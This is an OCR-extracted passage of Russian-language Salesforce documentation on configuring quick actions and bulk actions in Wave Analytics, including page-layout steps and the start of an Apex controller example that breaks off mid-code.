
ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра визуализаций:

- Используйте Wave Analytics

Для создания действий:


- «Настройка приложения»



5. Нажмите кнопку **«Сохранить»**.

   На следующей странице представлены поля по умолчанию, которые можно обновить. Например, добавьте поля **Вероятность (%)** и **Тип**.

6. Перетащите **Вероятность (%)** и **Тип** ниже поля «Этап» в рабочем пространстве. Чтобы выбрать несколько полей, удерживайте нажатой клавишу **Ctrl** (для Windows) или **Cmd** (для macOS).




7. Нажмите кнопку **«Сохранить»**.
   Вы добавили действие «Обновить возможность» к объекту «Возможности». Теперь добавьте его на макет страницы, чтобы определить, какие пользователи смогут видеть действие.

Применение действия на макете страницы объекта.

Добавьте действие на макет страницы объекта. Пользователи, чьи профили назначены данному макету, смогут видеть действие в Salesforce. Макеты страниц управляют расположением и организацией содержимого, включая настраиваемые действия, на страницах со сведениями о записи. Каждая страница со сведениями о записи может иметь несколько макетов страниц, используемых для разных пользователей.

В данном примере вы добавляете действие «Обновить возможность» на макет страницы возможности, назначенной для профиля «Стандартный пользователь». Вы можете использовать те же самые приемы для добавления действий на любой макет страницы Salesforce и в профиль пользователя.

1. Перейдите в раздел «Настройки» в Salesforce и введите имя объекта в поле «Быстрый поиск». Например, введите *Возможности*. Затем выберите **Макеты страниц**, чтобы увидеть доступные возможности.
2. Если для объекта определяются несколько макетов страниц, нажмите кнопку **Назначение макета страницы**, чтобы посмотреть, какой макет страницы назначен для каждого профиля пользователя.



3. Отредактируйте макет страницы, назначенный профилю пользователей, которым вы хотите предоставить доступ к действию.

   В данном примере отредактируйте «Макет возможности», который назначен для профиля «Стандартный пользователь». Пользователи, которым назначены другие макеты страницы возможностей, не могут видеть это настраиваемое действие до тех пор, пока вы не примените это действие к этим макетам страниц.

4. Чтобы открыть макет, щелкните ссылку **Макет возможности**, расположенную рядом с профилем. Не имеет разницы, какой профиль вы используете.
5. В палитре нажмите **Быстрые действия**, чтобы выбрать действия, которые необходимо добавить к макету. Доступные действия отображаются справа.
6. Перетащите настраиваемое действие **Обновить возможность** на существующие действия в разделе «Быстрые действия в публикаторе Salesforce Classic».

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра визуализаций:

- Используйте Wave Analytics

Для создания действий:

- «Настройка приложения»




7. Если предопределенные действия переопределены в разделе «Действия Salesforce1 и Lightning Experience», вам необходимо также перетащить действие в этот раздел.

   Если предопределенные действия переопределены, приложение Wave отображает только действия, которые появляются в обоих разделах «Быстрые действия в публикаторе Salesforce Classic» и «Действия Salesforce1 и Lightning Experience».

8. Нажмите кнопку **«Сохранить»**.


Данное действие теперь доступно на странице сведений возможности для всех пользователей, назначенных для «Макета возможности».




Прим.: Если макет страницы основан на типе записи, недоступном для определенных пользователей, то действия для такого типа записи будут недоступны для данных пользователей.

Добавление действия в поле набора данных Wave


При добавлении действия «Обновление возможности» в поле «Имя возможности» в наборе данных возможности вы указываете, какое измерение отображает меню действий. Вы также указываете поле набора данных, содержащее идентификатор записи Salesforce. Идентификатор обозначает объект и запись Salesforce.




1. Редактирование набора данных.



2. Нажмите **«Настроить действия»**.
3. В левой части окна выберите поле набора данных, в котором будет появляться меню действий.



4. В поле «Идентификатор записи» выберите **Идентификатор возможности**, представляющий собой поле набора данных, содержащее идентификатор записи объекта возможности.
5. В полях отображения выберите поля набора данных, чтобы отображать соответствие нескольких записей действию. Пользователи могут просматривать данную информацию, чтобы определять, на какой записи Salesforce выполнять действие. Чтобы помочь пользователям найти правильную запись возможности, отобразите идентификатор возможности, имя возможности, ответственного за возможность и имя организации.
6. Чтобы позволить пользователям выполнять действия на записи Salesforce, выберите **Выполнить действия Salesforce**, а затем выберите **Выбрать действия**.
7. Выберите **Обновить возможность**.



8. Нажмите кнопку **«Сохранить»**.

Поддержка меню действий для объектов и действий Salesforce

Меню действий обеспечивает ограниченную поддержку действий и объектов Salesforce.

Можно создавать меню быстрых действий для настраиваемых объектов, sObjects и для следующих стандартных объектов Salesforce:

- Организация;
- Обращения
- Интерес;
- Возможность.

Прим.: Wave не поддерживает действия в макетах страниц для объектов «Контакт», «Пользователь» и «Профиль пользователя».

Wave поддерживает следующие типы действий:

- Действия Chatter: «Сообщение», «Файл», «Благодарность», «Ссылка», «Опрос» и «Вопрос».
- Объектные действия.
- Глобальные действия.

Прим.: Wave не поддерживает действия Salesforce1.

Выполнение пакетных действий в нескольких записях Salesforce в приложении Wave

Иногда необходимо выполнить одно и то же действие в группе записей. С помощью пакетных действий Wave можно выполнить одно действие во всех записях, отображенных в таблице приложения Wave.

Пакетные действия можно определить на странице Visualforce. Страница Visualforce вызывают методы Apex. Кроме того, страницы Visualforce могут быть настроены для отображения результатов действий или интерактивной формы. Например,

пользователь может создать форму, которая позволяет изменять в средстве просмотра панелей мониторинга ответственного за организацию для каждой возможности, отображаемой в виджете-таблице.

Прежде чем перейти к подробным сведениям о создании пакетных действий, рассмотрим следующий базовый процесс.

1. Приложение Wave передает SAQL-запрос на заполнение виджета-таблицы на странице Visualforce.

   Прим.: Этот SAQL-запрос обычно содержит ограничение. Чтобы получить больше результатов, измените оператор `limit`.

2. Напишите настраиваемый код Visualforce и (при необходимости) Apex для извлечения SAQL-запроса.

   Совет: При создании требования Wave API для SAQL-запроса, если большая часть вашей логики содержится в Javascript на стороне клиента, используйте AJAX из Javascript. Если большая часть вашей логики содержится в Apex, тогда используйте HTTP из вашего класса Apex.

3. Код будет использован для исполнения SAQL-запроса в Wave Query API.
4. Wave API возвращает результаты запроса в виде строк набора данных на страницу Visualforce.
5. Напишите дополнительный настраиваемый код для выполнения действий в отношении возвращенных строк. Например, можно выполнить пакетное редактирование, пакетное создание или интегрирование третьей стороны.


Прим.: Пакетные действия применяются только к этапам, где выполняется запрос к наборам данных. Если виджет-таблица создан на основе этапа `static` или `soql`, действие не будет выполнено.

Пример пакетных действий

В меню действий виджета-таблицы требуется добавить параметр «Создать возможности». Это действие должно создавать возможность для всех организаций, отображаемых в виджете.

Пример пакетных действий

В меню действий виджета-таблицы требуется добавить параметр «Создать возможности». Это действие должно создавать возможность для всех организаций, отображаемых в виджете.



Прим.: Меню действий уровня виджета отличается от меню уровня записи.

Для информирования пользователя действие также должно отображать страницу Visualforce, на которой показан ход выполнения следующих задач.

1. Страница Visualforce извлекает список организаций из SAQL-запроса, который используется для заполнения виджета-таблицы. Если результаты виджета-таблицы предварительно отфильтрованы с помощью выборок других виджетов панели мониторинга, будут возвращены только отфильтрованные записи.



Querying Accounts...

Account	Opportunity

2. Страница Visualforce создает возможности для всех извлеченных организаций.



Creating Opportunities...

Account	Opportunity
Open Source Inc.	Creating...
Missoula & Sons Inc.	Creating...
Open Source Inc.	Creating...
Missoula & Sons Inc.	Creating...

3. Страница Visualforce отображает возможности, созданные для всех организаций.



Opportunities Created

Account	Opportunity
Open Source Inc.	From Open Source Inc.
Missoula & Sons Inc.	From Missoula & Sons Inc.
Open Source Inc.	From Open Source Inc.
Missoula & Sons Inc.	From Missoula & Sons Inc.


Чтобы применить пакетные действия, выполните следующее.

1. Определение алгоритма действия посредством класса контроллера и методов Apex
   Классы контроллера и методы Apex могут быть использованы для составления списка организаций, отображаемых в виджете-таблице, создания возможностей для всех организаций и получения сведений о ходе выполнения задач.
2. Создание страницы Visualforce для выполнения действия
   Страница Visualforce используется для вызова методов, определенных в контроллере Apex, чтобы инициировать действие и предоставить сведения о статусе задачи.
3. Назначение пакетных действий для виджета-таблицы
   Свойства виджета-таблицы могут быть настроены для отображения пакетных действий, определяемых на странице Visualforce.

Определение алгоритма действия посредством класса контроллера и методов Apex

Классы контроллера и методы Apex могут быть использованы для составления списка организаций, отображаемых в виджете-таблице, создания возможностей для всех организаций и получения сведений о ходе выполнения задач.

1. В меню «Настройка» введите *«Классы Apex»* в поле быстрого поиска.
2. Выберите пункт **«Классы Apex»**.
3. Нажмите кнопку **«Создать»**.



4. Добавьте следующий код.

```
public class CreateOpportunitiesController {
    public string query{get; set;}

/* To determine the records to perform the bulk action on, extract the SAQL query */
    public PageReference init() {
        query = ApexPages.currentPage().getParameters().get('query');
        return null;
    }

/* Takes the account records from the SAQL query, creates an opportunity for each account,
